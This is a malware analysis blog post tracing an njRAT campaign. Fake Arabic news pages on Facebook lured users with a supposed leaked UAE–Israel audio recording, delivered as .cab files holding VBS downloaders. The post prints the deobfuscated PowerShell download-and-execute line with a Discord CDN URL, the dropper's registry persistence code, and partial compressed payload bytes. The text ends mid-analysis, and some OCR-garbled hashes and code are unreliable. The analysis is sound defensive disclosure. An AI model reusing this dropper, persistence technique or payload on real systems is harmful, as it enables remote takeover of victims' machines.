


njRAT malware spreading through Discord CDN and Facebook Ads

d di.sclosu.re/en/njrat-malware-spreading-through-discord-cdn-and-facebook-ads/

di.sclosu.re

December 24, 2022



While I was scrolling through my Facebook feed, two promoted publications caught my attention. They were published by two Arabic-speaking pages, to carry the same campaign regarding a supposed leaked audio recording of United Arab Emirates officials conducting a meeting with Israeli experts with the aim to sabotage the interests of Qatar.



عاجل : وكالة (الأناضول التركية) تنشر تسجيل صوتي لاجتماع دار بين "شركة أمنية إسرائيلية" مع مسؤولين من ديوان ولی عهد أبوظبی في الإمارات .. التسجيل يوضح إتفاقية بين إسرائيل وامارة ابوظبی .. يكشف فيه ل تخطط على الدوحة منذ بداية المونديال كأس العالم بقطر و كما كشف التسجيل ل مستشار دیوان ولی العهد ابوظبی أحیا هذه الإتفاقية لإنشاء توترات معتمدة مع قطر من أجل اهداف محلية كما وضح في التسجيل أن تم تنفيذ منها جزئياً بالفعل من خلال تدريبات لضباط إماراتيين في إسرائيل .

[Voir plus](#) ...
لإستماع الى التس...



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الإستماع الى التسجيل صوتي لاجتماع شركة إسرائيلية مع
مسؤولين عن إمارة أبوظبی .

[Ecouter maintenant](#)

عاجل : وكالة (الأناضول التركية) تنشر تسجيل صوتي لاجتماع دار بين "شركة أمنية إسرائيلية" مع مسؤولين من دیوان ولی عهد أبوظبی في الإمارات .. التسجيل يوضح إتفاقية بين إسرائيل وامارة ابوظبی .. يكشف فيه ل تخطط على الدوحة منذ بداية المونديال كأس العالم بقطر و كما كشف التسجيل ل مستشار دیوان ولی العهد ابوظبی أحیا هذه الإتفاقية لإنشاء توترات معتمدة مع قطر من أجل اهداف محلية كما وضح في التسجيل أن تم تنفيذ منها جزئياً بالفعل من خلال تدريبات لضباط إماراتيين في إسرائيل .
لإستماع الى التسجيل الصوتي : الرابط

Translation:

Urgent: The Turkish news agency “Anadolu” has published an audio recording of a meeting held between a “security Israeli company” with United Arab Emirates officials from Abu Dhabi's Crown Prince's office ..

The audio recording shows an agreement between Israel and the Emirate of Abu Dhabi .. It reveals what was planned against Doha from the beginning of the FIFA World Cup in Qatar, it also revealed that this agreement was established by an advisor at the Crown Prince's office to create deliberate tensions with Qatar to attain local goals. The recording has also shown that some goals have already been reached through the training of Emirati officers in Israel.

To listen to the audio record: [Link](#)



عاجل | صحيفة "الشرق الأوسط" توصلت إلى تسجيل صوتي لاجتماع دار بين مسؤولين "ابو ظبي" من ضمنهم مستشار خاص لـ بن زايد (منصور بن زايد آل نهيان) و مستشارين إعلاميين إسرائيليين و من دول الخليج ... محتوى التسجيل الصوتي يظهر أن مسؤولين من الإمارات قاموا بدعم المنظمات الإسرائيلية بمبالغ ضخمة لمحاولة إيقاف كأس العالم بقطر منذ بدايته و حملات أخرى تم تنفيذها .

لإستماع التسجيل صوتي : <https://files.fm/f/jevdcwtah>



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الإستماع الى التسجيل لـ مستشار بن زايد (منصور بن زايد)
مع اعلاميين اسرائيل.

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عاجل | صحيفة "الشرق الأوسط" توصلت إلى تسجيل صوتي لاجتماع دار بين مسؤولين "ابو ظبي" من ضمنهم مستشار خاص لـ بن زايد (منصور بن زايد آل نهيان) و مستشارين إعلاميين إسرائيليين و من دول الخليج ... محتوى التسجيل الصوتي يظهر أن مسؤولين من الإمارات قاموا بدعم المنظمات الإسرائيلية بمبالغ ضخمة لمحاولة إيقاف كأس العالم بقطر منذ بدايته و حملات أخرى تم تنفيذها .

لإستماع التسجيل صوتي : الرابط

Translations:

Urgent | The “Asharq Al-Awsat” newspaper has obtained an audio recording of a meeting held between officials from Abu Dhabi, including a special advisor of Mohamed bin Zayed (Mansour bin Zayed Al Nahyan), and media consultants from Israel and Gulf countries ...


The audio recording shows that some officials in the United Arab Emirates funded Israeli organizations with huge sums to try to stop the FIFA World Cup in Qatar from the beginning. The recording has also shown that some goals have already been reached

To listen to the audio record: [Link](#)

It didn't take me long to figure out the nature of this campaign, and my suspicions have been confirmed by visiting these pages.

The first one is impersonating the famous Rassd News Network (شبكة رصد), an alternative media network based in Egypt. It has 9,4 K followers with only one publication, published a few months ago (August 2022), while the verified real page (URL obtained from the official website) has 12 M followers with recent content, published a few minutes ago.





The second one is impersonating the Al Raya (الرأي), a daily newspaper published in Qatar. It has 69 followers with no publication, while the verified real page (URL obtained from the official website) has 5,4 K followers with recent content, published a few minutes ago.

The screenshot shows the official Facebook page of Gulf Times. The profile picture is a circular logo with the word "الراية" (Al Rayyan) in red Arabic script. The page name is "صحيفة الراية الإخبارية" (Gulf Times). It has 33 likes and 69 followers. Below the profile picture, there are tabs for "Publications", "A propos", "Mentions", "Avis", "Abonnements", "Photos", and "Plus". The "Publications" tab is selected. On the left, under "Intro", it says "صحيفة اخبارية" and lists "Page · Société de médias/d'actualités" and "Envoyer un message". On the right, under "Publications", it says "Aucune publication disponible". At the top of the page, there is a large image of the Gulf Times building in Doha, Qatar, featuring its name in English and Arabic above the entrance.

The screenshot shows the official Facebook page of Al Rayyan News. The profile picture is a circular logo with the word "الراية" (Al Rayyan) in red Arabic script. The page name is "جريدة الراية القطرية" (@alrayannews). It has 4,972 reviews and 1 like. Below the profile picture, there are tabs for "Accueil", "Avis", "Vidéos", "Photos", and "Plus". The "Accueil" tab is selected. On the left, under "A propos", there is a map showing the location of the newspaper's office in Doha, Qatar. On the right, under "PUBLICATION ÉPINÉE", there is a pinned post from the Gulf Times page with the caption "#استطلاع_الراية | #رأيك_بهمنا .. ما هو إرت #مونديال_قطر_2022.. قطرنا.. حلبيتنا.. عربينا.. [سلامة]؟" and a link to the survey. At the top of the page, there is a large image of the Gulf Times building in Doha, Qatar, featuring its name in English and Arabic above the entrance.

Surprisingly, the two links were shared by the same user :



Walaa Said

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جماعة التطبيع



صحيفة الراية الاخبارية

الراية

3 j · 3

عاجل | صحيفة "الشرق الأوسط" توصلت إلى تسجيل صوتي لاجتماع دار بين مسؤولين "أبو ظبي" من ضمنهم مستشار خاص لـ بن زايد (منصور بن زايد آل نهيان) و مستشارين إعلاميين إسرائيليين و من دول الخليج ... محتوى التسجيل الصوتي يظهر أن مسؤولين من الإمارات قاموا بدعم المنظمات الإسرائيلية بمال ضخمة لمحاولة إيقاف كأس العالم بقطر منذ بدايته و حملات أخرى تم تنفيذها .
لإستماع للتسجيل صوتي :





Walaa Said

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البرعصي هم شايف روحه



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الاستماع الى التسجيل صوتي لاجتماع شركة اسرائيلية مع
مسؤولين عن إمارة أبوظبي .

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From there, I decided to further pursue my analysis and get a look at the supposed audio records.

FILE INFO:

|→

 تسجيل صوتي مستشار بن زايد ولی عهد ابوظبی - اسرائیل.cab<https://files.fm/f/jevdcwtah>**Share****Download****</> Links**

USER

not specified

Uploaded:	2022-12-19 20:42:39
Modified:	2022-12-19 20:42:03
Will be deleted:	2023-02-17
Size:	1.66 KB
Views:	66
Downloads:	22
Comments:	0

FILE INFO: |→

تسجيل صوتي مسؤولين (ابوظبي) و (اسرائيل) ضد قطر .cab

https://files.fm/f/mjs2ts43y Share

Download Links

USER not specified

Uploaded: 2022-12-19 20:19:00
Modified: 2022-12-19 20:18:00
Will be deleted: 2023-02-17
Size: 1.66 KB
Views: 92
Downloads: 76
Comments: 0

Well, the first suspicious indicator is the extension of the files: ".cab". It's definitely not the format someone would use to save an audio file.

Cabinet (or CAB) is an archive-file format for Microsoft Windows that supports lossless data compression and embedded digital certificates used for maintaining archive integrity. Cabinet files have .cab filename extensions and are recognized by their first four bytes (also called their magic number) MSCF. Cabinet files were known originally as Diamond files. Source : [Wikipedia](#)

So, I decided to download them to perform first analysis by submitting their hashes to VirusTotal.

```
$ file تسجيل صوتي مسؤولين (ابوظبي) و (اسرائيل) ضد قطر '.cab'
تسجيل صوتي مسؤولين (ابوظبي) و (اسرائيل) ضد قطر .cab: Microsoft Cabinet archive data,
Windows 2000/XP setup, 1701 bytes, 1 file, at 0x2c +A "Voice of Israel and the UAE - 2022.vbs", ID 3014, number 1, 2 datablocks, 0x1503 compression
```

```
$ file تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل '.cab'
تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل .cab: Microsoft Cabinet archive data,
Windows 2000/XP setup, 1696 bytes, 1 file, at 0x2c +A "Voice Emirates - Israel 2022.vbs", ID 2716, number 1, 2 datablocks, 0x1503 compression
```

The first file: 'تسجيل صوتي مسؤولين (ابوظبي) و (اسرائيل) ضد قطر'.cab'

MD5 : 9ef536871740199e431a6b8c61c05649

SHA1 : 9c6b0ab6c9d9f7fb5e7b98e7cfad07874b0e3694

SHA256 : af69530989988fc1b109e27dc97eb1c92e2f1d731c94cfa090e5be837af70d06

The second file: 'تسجيل صوتي مستشار بن زايد ولی عهد ابوظبی - اسرائيل'.cab':

MD5 : d1411e3b4dae63c539579346f8a526c0

SHA1 : 76089b492e0804907f96d28c3900ea32aa1f679b

SHA256 : d44ab5de6c0be0358c80b09fff54571704ae95eec6912fe14ee9d863a7f6faa7

No matches were found.

A screenshot of the VirusTotal search interface. At the top, there is a search bar containing the SHA256 hash: 'd44ab5de6c0be0358c80b09fff54571704ae95eec6912fe14ee9d863a7f6faa7'. To the right of the search bar are several icons: a magnifying glass for search, a refresh arrow, a grid for file list, 'Sign in', and 'Sign up'. Below the search bar is a large blue circular icon containing a magnifying glass with a question mark inside it. In the center of the page, the text 'No matches found' is displayed. Below this text, a smaller message reads: 'Are you looking for advanced malware searching capabilities? VT Intelligence can help, [learn more](#)'. At the bottom of the search results area is a blue button labeled 'Try a new search'.

Let's try with the content of the CAB archives: the VBS files.

\$ cabextract صوتي مسؤولين (ابوظبي) و (اسرائيل) ضد قطر' cab'.
Extracting cabinet: cab.
Extracting Voice of Israel and the UAE - 2022.vbs

All done, no errors.

```
$ file 'Voice of Israel and the UAE - 2022.vbs'  
Voice of Israel and the UAE - 2022.vbs: Unicode text, UTF-8 text, with very long  
lines (12608)
```

```
$ md5sum 'Voice of Israel and the UAE - 2022.vbs'  
470bc2032452e8eabbcc966c583b9d914 Voice of Israel and the UAE - 2022.vbs
```

```
$ cabextract صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل' .cab
Extracting cabinet: .cab
    extracting Voice_Emirates - Israel 2022.vbs
```

All done, no errors.

```
$ file 'Voice_Emirates - Israel 2022.vbs'  
Voice_Emirates - Israel 2022.vbs: Unicode text, UTF-8 text, with very long lines  
(12608)
```

```
$ md5sum 'Voice_Emirates - Israel 2022.vbs'  
470bc2032152e8eabbcc966c583b9d914 Voice_Emirates - Israel 2022.vbs
```

It seems that the VBS files hold the same content. They have the same hashes:

MD5 : 470bc2032452e8eahhc966c583b9d914

SHA1 : 88e0514a297c13fd743d74108d3ca359cffea0776

SHA256 : f17059c48b1f2a9f80eae8dca222d5753aa3d8d20a26bf67546a084ca79e108e

Same here. No matches were found in VirusTotal. Let's dig a little bit and check the content of the VBS file

Thanks to CyberChef, but it's now clear that the VBS file is nothing but an obfuscated downloader. It's supposed to download and execute, through PowerShell, a JPG file hosted in Discord's CDN:

```
[.Reflection.Assembly]::LoadWithPartialName('Microsoft.VisualBasic');
:CallByname((New-Object Net.WebClient),
CallType)::Method,'https://cdn.discordapp.com/attachments/1052273109484445801/105445631
ction)::CallByname,[
```

<https://cdn.discordapp.com/attachments/1052273109484445801/1054456313222004786/22222.jpg>

Let's download and analyze this JPG file.

```
$ file 22222.jpg
22222.jpg: C source, Unicode text, UTF-8 text, with very long lines (46396), with
CRLF line terminators
```

So, it's not a JPG image (Oh, seriously?) and again the hashes are unknown by VirusTotal.

```
MD5 : b07d8fdb913a4bca28c12c883bafcb8
SHA1 : 0b0a8d0c2464eccf082b3d15e83e1451edd77c35
SHA256 : 941acd6193063c32dacd2bb05bbdf873faf19ce22d8da29d5639cda954e9986f
```

Well, let's check the content of this file.

```
1 $xa = "C:\ProgramData\WindowsHost"
2 New-Item $xa -ItemType Directory -Force
3
4
5 start-sleep -s 1
6
7
8
9 $Content = @'
10 PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\SDGDSG.ps1'"
11 @{
12 [IO.File]::WriteAllText("C:\Users\Public\YREYREYERWYEW.bat", $Content)
13
14 $love = @@
15 jUlatIROhsDdmMqqUTSWAyIeLZLefAVFu = ("سته صمرز بد لققنا بارقه فلسلرالحمود نفسح[سته صمرز بد لققنا بارقه فلسلرالحمود نفسح]سته صمرز بد لققنا بارقه فلسلرالحمود نفسح")
16 jUlatIROhsDdmMqqUTSWAyIeLZLefAVFu = Replace(jUlatIROhsDdmMqqUTSWAyIeLZLefAVFu, "سته صمرز بد لققنا بارقه فلسلرالحمود نفسح", "")
17 pTpweEXwz0OGMULLKivlDxTiqbw = ("p"+jUlatIROhsDdmMqqUTSWAyIeLZLefAVFu+"h")
18 MEBGZCRZggciWLLeitkTmflHvzRFCx = ("ri"+pTpweEXwz0oGMULLKivlDxTiqbw+"el")
19 hVSKCVbFgSJghXZZdYBVMK = ("Sc")
20 Set rghnSqETxBBoEgwRhYNHSPiKRk = CreateObject("W"+hVSKCVbFGsJghXZZdYBVMK+MEBGZCRZggciWLLeitkTmflHvzRFCx+"l")
21 rghnSqETxBBoEgwRhYNHSPiKRk.run """C:\Users\Public\YREYREYERWYEW.bat"" ", 0, true
22 Set rghnSqETxBBoEgwRhYNHSPiKRk = Nothing
23 @@
24 [IO.File]::WriteAllText("C:\ProgramData\WindowsHost\REYERYREYER.vbs", $love)
25
26
27 start-sleep -s 3
28
29 Set-ItemProperty -Path ('{HKCU:{0}Software'+[char]92+'{0}M'+[char]92+'icrosoft{0}'+[char]92+'Windows{0}'+[char]92+'urr'+[char]92+'ent'+[char]92+'Vers'+[char]92+'i'+[char]92+'on{0}E'+[char]92+'xplorer{'+[char]92+'User'+[char]92+'Shell F'+[char]92+'iders'+[char]92}' -F[Char]92) -Name ('St'+[char]92+'a'+[char]92+'rtup') -Value ('{C:}'+[char]92+'2MzProgr'+[char]92+'amDa'+[char]92+'ta2'+[char]92+'MzW'+[char]92+'indow'+[char]92+'sHost').ReplaCE(([char]50+[char]77+[char]122), '\');
30 Set-ItemProperty -Path ('{HKCU:{0}6p'+[char]92+'qS'+[char]92+'o'+[char]92+'ftw'+[char]92+'are6'+[char]92+'pqM'+[char]92+'icrosoft'+[char]92+'6'+[char]92+'p'+[char]92+'q'+[char]92+'Win'+[char]92+'dows6p'+[char]92+'qCurr'+[char]92+'entVer'+[char]92+'s'+[char]92)' -F[Char]92)
```

With the help of CyberChef, the PowerShell dropper is now deobfuscated. It defines the persistence mechanisms of the malware.

It creates the following files:

- C:\Users\Public\YREYREYERWYEW.bat
- C:\Users\Public\SDGDSG.ps1

- C:\ProgramData\WindowsHost\REYERYREYER.vbs

When it's executed, the dropper runs "C:\ProgramData\WindowsHost\REYERYREYER.vbs" which calls "C:\Users\Public\YREYREYERWYEW.bat" which calls "C:\Users\Public\SDGDSG.ps1". SDGDSG.ps1 will then execute the malware.

To achieve persistence on the victims systems, it adds the directory "C:\ProgramData\WindowsHost\" to the folders "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" and "HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders". These folders contain the keys of the startup programs.

```

1 $xa = "C:\ProgramData\WindowsHost"
2 New-Item $xa -ItemType Directory -Force
3
4 start-sleep -s 1
5
6 [IO.File]::WriteAllText("C:\Users\Public\YREYREYERWYEW.bat",
7 |   PowerShell -NoProfile -ExecutionPolicy Bypass -Command "& 'C:\Users\Public\SDGDSG.ps1'"
8 )
9
10 [IO.File]::WriteAllText("C:\ProgramData\WindowsHost\REYERYREYER.vbs",
11 |   Set rghnSqETxBoEgeWRhYNHSPiKRk = CreateObject("WScript.Shell")
12 |   rghnSqETxBoEgeWRhYNHSPiKRk.run """C:\Users\Public\YREYREYERWYEW.bat"" ", 0, true
13 |   Set rghnSqETxBoEgeWRhYNHSPiKRk = Nothing
14 )
15
16 start-sleep -s 3
17
18 Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders' -Name 'Startup' -Value
'C:\ProgramData\WindowsHost';
19 Set-ItemProperty -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders' -Name 'Startup' -Value
'C:\ProgramData\WindowsHost';
20
21 $YBONHVKEUXLLHAJGIKODTL = @'
22 catch{}
23
24 $Framework4 = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
25 $Framework2 = 'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe'
26
27 [PoH]::main();
28
29 function GHNCRDRYS2 {
30   [CmdletBinding()]
31   Param ([byte[]] $input

```




Once launched, the file "C:\Users\Public\SDGDSG.ps1" will execute the content of the variable \$YBONHVKEUXLLHAJGIKODTL:

```
Set-Content -Path C:\Users\Public\SDGDSG.ps1 -Value $YBONHVKEUXLLHAJGIKODTL
```

```

21 $YBONHVKEUXLLHAJGIKODTL = @'
22 catch{}
23
24 $Framework4 = 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe'
25 $Framework2 = 'C:\Windows\Microsoft.NET\Framework\v2.0.50727\aspnet_compiler.exe'
26
27 [PoH]::main();
28
29 function GHNCRDRYS2 {
30     [CmdletBinding()]
31     Param ([byte[]] $input)
32     Process {
33         $UEEUDXHAZ = New-Object System.IO.MemoryStream( , $input )
34         $PBAwKdpd = New-Object System.IO.MemoryStream
35         $T5UE5SSHXX = New-Object System.IO.Compression.GzipStream $UEEUDXHAZ, ([IO.Compression.CompressionMode]::Decompress)
36         $HDJCCCXWS = New-Object byte[](1024)
37         while($true){
38             $RRRHYZ = $T5UE5SSHXX.Read($HDJCCCXWS, 0, 1024)
39             if ($RRRHYZ -le 0){break}
40             $PBAwKdpd.Write($HDJCCCXWS, 0, $RRRHYZ)
41         }
42         [byte[]] $GGGXBBCSGW = $PBAwKdpd.ToArray()
43         Write-Output $GGGXBBCSGW
44     }
45 }
46
47 [byte[]] $FiLc = GHNCRDRYS2(31,139,8,0,208,153,160,99,0,255,237,189,123,124,27,213,149,7,126,103,36,205,72,178,37,107,36,71,
182,99,59,81,156,16,148,216,49,113,66,74,66,9,197,177,157,196,16,39,78,156,7,161,64,80,236,137,163,32,107,204,72,78,226,210,
26,167,189,22,210,45,20,182,219,165,100,75,11,161,165,165,133,22,74,179,64,233,46,133,110,219,165,45,219,242,46,108,147,178,
221,190,210,221,210,178,221,23,251,107,97,191,231,220,25,105,100,59,129,253,237,254,243,251,252,86,210,220,185,247,220,51,231,
158,123,238,185,231,158,251,144,212,119,217,205,194,39,132,240,227,122,243,77,33,30,198,157,94,23,57,247,51,189,38,113,69,231,
126,53,42,190,18,122,106,222,195,202,134,167,230,109,221,155,45,164,70,109,107,216,206,140,164,6,51,249,188,85,76,237,54,83,

```



It defines the function GHNCRDRYS2() which will be used to execute the content of the variables \$FiLc and \$wlBW.

```

185,175,193,235,149,251,205,92,42,71,225,234,150,12,86,50,247,91,56,113,212,146,26,203,118,14,210,210,230,234,150,61,56,136,
97,58,149,98,34,231,204,192,141,203,250,57,21,188,95,112,78,73,8,212,64,231,184,66,69,162,191,191,179,187,187,119,227,186,75,
47,117,34,255,151,254,255,86,154,122,52,125,127,238,14,250,113,148,255,123,253,255,238,245,95,146,179,63,2,0,108,0,0)
48
49 [byte[]] $wlBW = GHNCRDRYS2(31,139,8,0,228,246,46,98,0,255,237,189,7,124,91,69,182,63,82,87,146,161,89,118,28,203,78,108,39,
56,201,77,177,227,196,142,145,251,149,33,16,203,85,238,189,40,144,112,109,201,182,98,21,91,146,91,72,130,129,64,40,75,43,75,
32,148,37,161,151,133,80,66,79,104,75,93,88,122,89,106,89,122,217,132,178,100,97,33,121,223,51,247,202,150,147,192,238,239,
189,125,255,242,249,173,164,25,205,153,115,230,204,153,118,230,76,185,82,173,253,92,166,101,140,233,224,246,239,103,236,30,
124,211,107,133,250,253,107,175,113,184,216,121,247,197,178,59,163,158,157,127,143,80,243,236,252,150,62,87,64,28,240,251,122,
253,178,71,236,150,189,94,95,80,236,114,138,254,33,175,232,242,138,165,245,205,162,199,231,112,102,77,155,102,92,164,242,104,
40,99,172,70,208,178,13,41,251,191,12,241,125,143,197,206,143,22,204,140,13,6,208,43,113,251,206,134,39,194,93,169,74,71,97,
141,34,55,189,66,223,72,204,227,233,165,101,43,78,97,44,142,127,38,191,25,155,30,86,134,237,224,91,77,1,240,117,83,69,28,248,
122,136,177,152,127,161,46,14,122,65,62,67,24,104,0,92,25,6,103,5,157,163,65,146,219,167,150,139,202,179,202,29,198,226,184,
44,127,192,223,141,48,151,141,202,78,5,245,79,165,67,109,172,206,242,59,221,62,16,114,89,33,51,231,53,124,16,157,245,64,49,
223,163,122,197,139,100,211,176,8,214,98,99,44,47,131,234,78,121,157,6,33,115,146,254,98,39,152,5,54,13,223,2,99,166,140,

```

The function GHNCRDRYS2() will handle and decompress a byte array. I will use CyberChef for that.

Recipe	Input	Output
From Decimal	31,139,8,0,208,153,160,99,0,255,237,189,123,124,27,213,149,7,126,103,36,205,72,178,37,107,36,71,182,99,59,81,156, 16,216,49,113,66,74,66,9,197,177,157,196,16,39,78,156,7,161,64,80,236,137,163,32,107,204,72,78,226,210,26,167, 189,22,210,45,20,182,219,165,100,75,11,161,165,165,133,22,74,179,64,233,46,133,110,219,165,45,219,242,46,108,147,178, 221,190,210,221,210,178,221,23,251,107,97,191,231,220,25,105,100,59,129,253,237,254,243,251,252,86,210,220,185,247,220,51,231, 158,123,238,185,231,158,251,144,212,119,217,205,194,39,132,240,227,122,243,77,33,30,198,157,94, 23,57,247,51,189,38,113,69,231,126,53,42,190,18,122,106,222,195,202,134,167,230,109,221,155,45,164,70,109,107,216, 206,140,6,51,249,188,85,76,237,54,83,246,88,62,149,285,167,186,55,13,164,70,172,33,179,61,18,9,47,112,104,24 4,247,8,177,65,241,137,71,119,187,99,208,165,251,138,89,149,42,37,49,196,16,18,154,132,125,242,3,8,82,46,6,184,16 3,184,42,249,166,151,123,199,195,12,167,151,42,46,58,44,68,140,63,229,123,233,38,283,7,221,75,49,114,7,168,58,207 85,188,190,46,68,245,219,144,197,180,23,248,67,13,74,175,32,210,235,61,233,246,162,121,176,136,251,167,169,214,8 4,23,170,235,148,242,1,190,170,221,46,216,132,194,188,129,71,174,232,158,74,60,72,227,162,118,219,284,89,64,100,9 4,193,51,211,216,55,13,111,205,186,54,36,185,226,69,188,169,34,32,30,238,23,226,227,203,4,235,68,189,73,250,111,2 55,53,71,77,43,66,132,23,227,14,78,195,139,239,46,128,68,120,18,48,127,65,167,24,181,89,1,146,9,79,162,8,127,33,6 8,49,96,259,23,11,145,88,170,136,42,208,0,178,49,65,79,88,97,34,81,130,227,81,99,130,158,183,144,242,192,65,209,1 52,32,106,22,106,239,129,131,172,49,65,188,173,136,3,87,5,98,168,165,48,84,95,218,6,48,29,231,28,89,54,248,163,19 27,106,58,81,65,7,112,227,7,120,72,77,67,34,14,156,112,81,11,224,206,42,193,72,175,80,31,67,253,48,144,27,151,10 4,36,137,214,197,234,98,42,215,205,243,197,197,17,179,49,91,59,68,33,201,169,142,8,208,243,77,192,65,141,141,137, 70,220,63,149,18,26,151,132,211,168,111,235,36,1,24,234,193,247,139,227,160,79,117,177,113,31,157,4,190,223,6,206 